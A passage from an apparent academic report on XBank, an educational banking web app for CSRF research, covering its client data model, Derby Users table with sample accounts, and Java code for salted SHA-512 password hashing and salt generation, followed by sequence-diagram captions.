Figure 4.4: Identification of main.jsp attributes.

Namely the complete set of fields in the clientBean are :

```
private String name;  
private int accnum;  
private int accvisa;  
private double balance;  
private double owevisa;  
private String hash;  
private String salt;  
private int usage;  
private int transcount;
```


All of this client information is preserved in the database which populates the clientBean through a method in the ClientDAO, a singleton responsible for all database interactions.

4.2 Database Tables and Password Storage

As previously mentioned, the database employed for this project is the Apache Derby Embedded Engine which does not require any installation and is run by the Java Virtual Machine. At this point the database may not seem as relevant to CSRF on its own, nevertheless, as mentioned at the beginning, we made this application to be extendable for educational and research purposes. Thus, testing attacks such as the DDoS described in the previous section may not be possible without stored

XSS which ideally requires the use of a database. Finally the project is meant to be a functional and realistic application, thus a database is indispensable as most web applications have one as part of its main components.

The main database table is the Users table, it contains the same information as the clientBean fields mentioned earlier, Figure 4.5 shows the actual datatypes and data stored in the functional application's Users table.



NAME [VARCHAR(40)]	ACCNUM [INTEGER]	HASH [VARCHAR(128)]	BALANCE [DOUBLE]
alice	123456789	c6c37ee70ac72db7ee...	6000.0
bob	123456790	5da1366731d7ea869b...	6000.0
craig	123456791	fd23675497000eb43d...	6000.0
mallory	123456792	ad13d44b621cbc2310...	6000.0

OWEVISA [DOUBLE]	USAGE [INTEGER]	TRANSCOUNT [INTEGER]	SALT [VARCHAR(128)]
500.0	0	0	75854383e7c710a782...
500.0	0	0	6af382e5047fbb1688...
500.0	0	0	5a1c7d10a6960f95b4...
500.0	0	0	c4d06e10635308fb45...

Figure 4.5: Users table in XBank's database.

From Figure 4.5 we can note that the salt and hash columns consist of 128 varchar values, this is due to the fact that the cryptographic hash function we employ is the SHA-512.

We implemented the following method to calculate the hash of every password, which returns the salted and hashed password with 10 rounds of hashing:

```
public String passwordhash(String password, String salt)
{
    MessageDigest digest = MessageDigest.getInstance("SHA-512");
    digest.reset();
    digest.update(salt.getBytes("UTF-8"));
    byte[] hash = digest.digest(password.getBytes("UTF-8"));
    for (int i = 0; i < hashiterations; i++) {
        digest.reset();
        hash = digest.digest(hash);
    }
    return (new BigInteger(1, hash)).toString(16);
}
```

In addition each individual salt was generated with a secure random number generator as in the following code:

```
SecureRandom random = new SecureRandom();
byte[] saltbytes = new byte[64];
random.nextBytes(saltbytes);
String salt = (new BigInteger(1, saltbytes)).toString(16);
```

4.3 Use Cases Sequence Diagrams

The purpose of this section is to document the internal interaction between the components of the application. Thus we include a sequence diagram for each use case of XBank. It is worth noting that the diagrams are not exhaustive and thus only show the most relevant interactions.




Figure 4.6: Summary of log in sequence.




Figure 4.7: Summary of paying visa sequence.




Figure 4.8: Summary of transfer sequence.




Figure 4.9: Summary of survey sequence.




Figure 4.10: Summary of refresh(analytics) sequence.

